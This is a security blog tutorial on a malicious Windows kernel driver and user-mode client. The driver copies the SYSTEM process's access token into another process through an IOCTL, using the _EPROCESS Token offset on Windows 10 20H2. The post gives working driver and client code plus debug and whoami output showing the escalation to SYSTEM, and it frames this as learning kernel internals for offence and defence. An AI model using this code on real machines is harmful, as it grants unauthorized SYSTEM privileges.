Stealing Tokens In Kernel Mode With A Malicious Driver

solomonsklash.io/stealing-tokens-with-malicious-driver.html

Introduction

I've recently been working on expanding my knowledge of Windows kernel concepts and kernel mode programming. In the process, I wrote a malicious driver that could steal the token of one process and assign it to another. This article by the prolific and ever-informative spotless forms the basis of this post. In that article he walks through the structure of the `_EPROCESS` and `_TOKEN` kernel mode structures, and how to manipulate them to change the access token of a given process, all via WinDbg. It's a great post and I highly recommend reading it before continuing on here.

The difference in this post is that I use C++ to write a Windows kernel mode driver from scratch and a user mode program that communicates with that driver. This program passes in two process IDs, one to steal the token from, and another to assign the stolen token to. All the code for this post is available here.


About Access Tokens

A common method of escalating privileges via buggy drivers or kernel mode exploits is to the steal the access token of a SYSTEM process and assign it to a process of your choosing. However this is commonly done with shellcode that is executed by the exploit. Some examples of this can be found in the wonderful HackSys Extreme Vulnerable Driver project. My goal was to learn more about drivers and kernel programming rather than just pure exploitation, so I chose to implement the same concept in C++ via a malicious driver.

Every process has a primary access token, which is a kernel data structure that describes the rights and privileges that a process has. Tokens have been covered in detail by Microsoft and from an offensive perspective, so I won't spend a lot of time on them here. However it is important to know how the access token structure is associated with each process.

Processes And The `_EPROCESS` Structure

Each process is represented in the kernel by a doubly linked list of `_EPROCESS` structures. This structure is not fully documented by Microsoft, but the ReactOS project as usual has a good definition of it. One of the members of this structure is called, unsurprisingly, `Token`. Technically this member is of type `_EX_FAST_REF`, but for our purposes, this is just an implementation detail. This `Token` member contains a pointer to the address of the token object belonging to that particular process. An image of this member within the `_EPROCESS` structure in WinDbg can be seen below:



```
   +0x464 ProcessRundown   : 0y1
   +0x464 ProcessInserted  : 0y1
   +0x464 DefaultIoPriority : 0y010
   +0x464 ProcessSelfDelete : 0y1
   +0x464 SetTimerResolutionLink : 0y0
   +0x468 CreateTime       : _LARGE_INTEGER 0x01d7840e`2b30a79a
   +0x470 ProcessQuotaUsage : [2] 0
   +0x480 ProcessQuotaPeak : [2] 0x1648
   +0x490 PeakVirtualSize  : 0x00000201`039b3000
   +0x498 VirtualSize      : 0
   +0x4a0 SessionProcessLinks : _LIST_ENTRY [ 0xffffc706`3c5f4520 - 0xffffc706`3b01c7e0 ]
   +0x4b0 ExceptionPortData : 0xffffc706`39a6ed30 Void
   +0x4b0 ExceptionPortValue : 0xffffc706`39a6ed30
   +0x4b0 ExceptionPortState : 0y000
   +0x4b8 Token            : _EX_FAST_REF
   +0x4c0 MmReserved       : 0
   +0x4c8 AddressCreationLock : _EX_PUSH_LOCK
   +0x4d0 PageTableCommitmentLock : _EX_PUSH_LOCK
   +0x4d8 RotateInProgress : (null)
lkd> dt _eprocess ffffc706`3bbb10c0
```


As you can see, the `Token` member is located at a fixed offset from the beginning of the `_EPROCESS` structure. This seems to change between versions of Windows, and on my test machine running Windows 10 20H2, the offset is `0x4b8`.

The Method

Given the above information, the method for stealing a token and assigning it is simple. Find the `_EPROCESS` structure of the process we want to steal from, go to the `Token` member offset, save the address that it is pointing to, and copy it to the corresponding `Token` member of the process we want to elevate privileges with. This is the same process that Spotless performed in WinDbg.

The Driver

In lieu of exploiting a kernel mode exploit, I write a simple test driver. The driver exposes an IOCTL that can be called from user mode. It takes struct that contains two members: an unsigned long for the PID of the process to steal a token from, and an unsigned long for the PID of the process to elevate.




```
struct PIDData {
    ULONG ulTargetPID; // PID to change the token of.
    ULONG ulSrcPID;    // PID to steal the token of.
};
```

The driver will find the `_EPROCESS` structure for each PID, find the `Token` members, and copies the target process token to the destination process.

The User Mode Program


The user mode program is a simple C++ CLI application that takes two PIDs as arguments, and copies the token of the first PID to the second PID, via the exposed driver IOCTL. This is done by first opening a handle to the driver by name with `CreateFileW` and then calling `DeviceIoControl` with the correct IOCTL.



```
printf( "[+] Opening handle to \\\\.\\TestingService\n" );
HANDLE hDevice = CreateFileW(L"\\\\.\\TestingService", GENERIC_WRITE, FILE_SHARE_WRITE, nullptr, OPEN_EXISTING, 0, nullptr);
if (hDevice == INVALID_HANDLE_VALUE) {
    printf( "Failed to open device = %d\n", GetLastError() );
    exit(1);
}

// Create data to pass to the driver.
PIDData CustomData;
CustomData.ulSrcPID    = ulSrcPIDArg;
CustomData.ulTargetPID = ulTargetPIDArg;

// Use DeviceIoControl to send CustomData to the driver.
DWORD returned;
printf( "[+] Sending PID IOCTL\n" );

BOOL success = DeviceIoControl(hDevice,
    IOCTL_STEAL_TOKEN,                 // Custom control code/IOCTL
    &CustomData, sizeof(CustomData), // input buffer and length
    nullptr, 0,                        // output buffer and length
    &returned, nullptr);
if (success) {
    printf("[+] DeviceIoControl with IOCTL_STEAL_TOKEN succeeded\n");
}
else {
    printf("[!] DeviceIoControl failed\n");
}
```


The Driver Code

The code for the token copying is pretty straight forward. In the main function for handling IOCTLs, `HandleDeviceIoControl`, we switch on the received IOCTL. When we receive `IOCTL_STEAL_TOKEN`, we save the user mode buffer, extract the two PIDs, and attempt to resolve the PID of the target process to the address of its `_EPROCESS` structure:




```
__try {
    switch (IOCTL)
    {
    case IOCTL_STEAL_TOKEN:
        DebugInfo("--------------------------------------------------------------------------------\n");
        DebugInfo("[i] IOCTL_STEAL_TOKEN hit\n");

        // Save the input buffer and cast as custom data struct.
        data = (PIDData*)stack->Parameters.DeviceIoControl.Type3InputBuffer;
        if (data == nullptr) { break; }

        // Save the target PID.
        ulDstPID = data->ulTargetPID;
        DbgPrintEx(DPFLTR_IHVDRIVER_ID, DPFLTR_ERROR_LEVEL, "[i] Target PID - %d\n", ulDstPID);
        __try
        {
            // Convert the PID to the address of the _EPROCESS structure.
            status = PsLookupProcessByProcessId(ULongToHandle(ulDstPID), &pTargetEPROCESS);
            if (!NT_SUCCESS(status)) {
                DebugInfo("[x] Target PID PsLookupProcessByProcessId failed\n");
            }
            DbgPrintEx(DPFLTR_IHVDRIVER_ID, DPFLTR_ERROR_LEVEL, "[i] _EPROCESS address of PID - 0x%p\n", pTargetEPROCESS);
        }
        __except (EXCEPTION_EXECUTE_HANDLER) {
            DebugInfo("[x] Target PID PsLookupProcessByProcessId failed\n");
            break;
        }
```

Once we have the `_EPROCESS` address, we can use the offset of `0x4b8` to find the `Token` member address:



```
// Get the address that points to the Token member structure by casting the address of the _EPROCESS structure
// to UINT64 and adding the offset of 0x4b8, which on this version of Windows 10 points to the Token
// structure, then casting it to a void pointer for printing.
// The Token member points to a _EX_FAST_REF structure.
pTargetToken = (void*)(UINT64(pTargetEPROCESS) + (UINT64)TOKEN_OFFSET);
DbgPrintEx(DPFLTR_IHVDRIVER_ID, DPFLTR_ERROR_LEVEL, "[i] Token structure (EPROCESS + offset) - 0x%p\n", pTargetToken);
```


We repeat the process once more for the PID of the process to steal a token from, and now we have all the information we need. The last step is to copy the source token to the target process, like so:



```
// Copy the value of the source token to the address of the target token. This is done by casting the addresses as
// unsigned ints, doing pointer arithmetic to add the offset, and dereferencing the result.
__try
{
    DebugInfo("[+] Setting target token to the source token\n");
    DbgPrintEx(DPFLTR_IHVDRIVER_ID, DPFLTR_ERROR_LEVEL, "[i] Target token value before copy - 0x%llX\n", *(UINT64*)pTargetToken);
    DbgPrintEx(DPFLTR_IHVDRIVER_ID, DPFLTR_ERROR_LEVEL, "[i] Source token value before copy - 0x%llX\n", *(UINT64*)pSrcToken);

    *(UINT64*)((UINT64)pTargetEPROCESS + (UINT64)TOKEN_OFFSET) = *(UINT64*)(UINT64(pSrcEPROCESS) + (UINT64)TOKEN_OFFSET);
    DebugInfo("[+] Source token copied to the target!\n");

    DbgPrintEx(DPFLTR_IHVDRIVER_ID, DPFLTR_ERROR_LEVEL, "[i] Target token value after copy - 0x%llX\n", *(UINT64*)pTargetToken);
    DbgPrintEx(DPFLTR_IHVDRIVER_ID, DPFLTR_ERROR_LEVEL, "[i] Source token value after copy - 0x%llX\n", *(UINT64*)pSrcToken);
}
__except (EXCEPTION_EXECUTE_HANDLER)
{
    DebugInfo("[x] Setting target token to source token failed!\n");
}
```


The Whole Process

Here is a visual breakdown of the entire flow. First we create a command prompt and verify who we are:


C:\WINDOWS\system32\cmd.exe


```
C:\>whoami
compiler-2004\ssklash

C:\>
```

Next we use the user mode program to pass the two PIDs to the driver. The first PID, 4, is the PID of the `System` process, and is usually always 4. We see that the driver was accessed and the PIDs passed to it successfully:


<1> VS 2019

```
PS F:\TestingDriver> .\usermode.exe 4 6848
[+] SrcPID = 4
[+] TargetPID = 6848
[+] Opening handle to \\.\TestingService
[+] Sending PID IOCTL
[+] DeviceIoControl with IOCTL_STEAL_TOKEN succeeded
PS F:\TestingDriver> |
```


In the debug output view, we can see that `HandleDeviceIoControl` is called with the `IOCTL_STEAL_TOKEN` IOCTL, the PIDs are processed, and the target token overwritten. Highlighted are the identical addresses of the two tokens after the copy, indicating that we have successfully assigned the token:




```
2    0.00648180   [+] HandleDeviceIoControl called
3    0.00648890   -----------------------------------------------------------
4    0.00649200   [i] IOCTL_STEAL_TOKEN hit
5    0.00649420   [i] Target PID - 6848
6    0.00649810   [i] _EPROCESS address of PID - 0xFFFFC7063E021080
7    0.00650110   [i] Token structure (EPROCESS + offset) - 0xFFFFC7063E021538
8    0.00650380   -----------------------------------------------------------
9    0.00650600   [i] Source PID - 4
10   0.00650870   [i] _EPROCESS address of PID - 0xFFFFC7063549C180
11   0.00651110   [i] Token structure (EPROCESS + offset) - 0xFFFFC7063549C638
12   0.00651410   -----------------------------------------------------------
13   0.00651740   [+] Setting target token to the source token
14   0.00651990   [i] Target token value before copy - 0xFFFFD802A6EA863B
15   0.00652190   [i] Source token value before copy - 0xFFFFD802A1A266BA
16   0.00652360   [+] Source token copied to the target!
17   0.00652550   [i] Target token value after copy - 0xFFFFD802A1A266BA
18   0.00652740   [i] Source token value after copy - 0xFFFFD802A1A266BA
19   0.00652960   -----------------------------------------------------------
```

Finally we run `whoami` again, and see that we are now SYSTEM!

We can even do the same thing with another user's token:



```
C:\>whoami
compiler-2004\ssklash

C:\>whoami
nt authority\system

C:\>
```



```
F:\TestingDriver>whoami
compiler-2004\ssklash

F:\TestingDriver>.\usermode.exe 4112 2728
[+] SrcPID = 4112
[+] TargetPID = 2728
[+] Opening handle to \\.\TestingService
[+] Sending PID IOCTL
[+] DeviceIoControl with IOCTL_STEAL_TOKEN succeeded

F:\TestingDriver>whoami
compiler-2004\ssklash2

F:\TestingDriver>_
```

Conclusion

Kernel mode is fun! If you're on the offensive side of the house, it's well worth digging into. After all, every user mode road leads to kernel space; knowing your way around can only make you a better operator, and it expands the attack surface available to you. Blue can benefit just as much, since knowing what you're defending at a deep level will make you able to defend it more effectively. To dig deeper I highly recommend Pavel Yosifovich's Windows Kernel Programming, the HackSys Extreme Vulnerable Driver, and of course the Windows Internals books.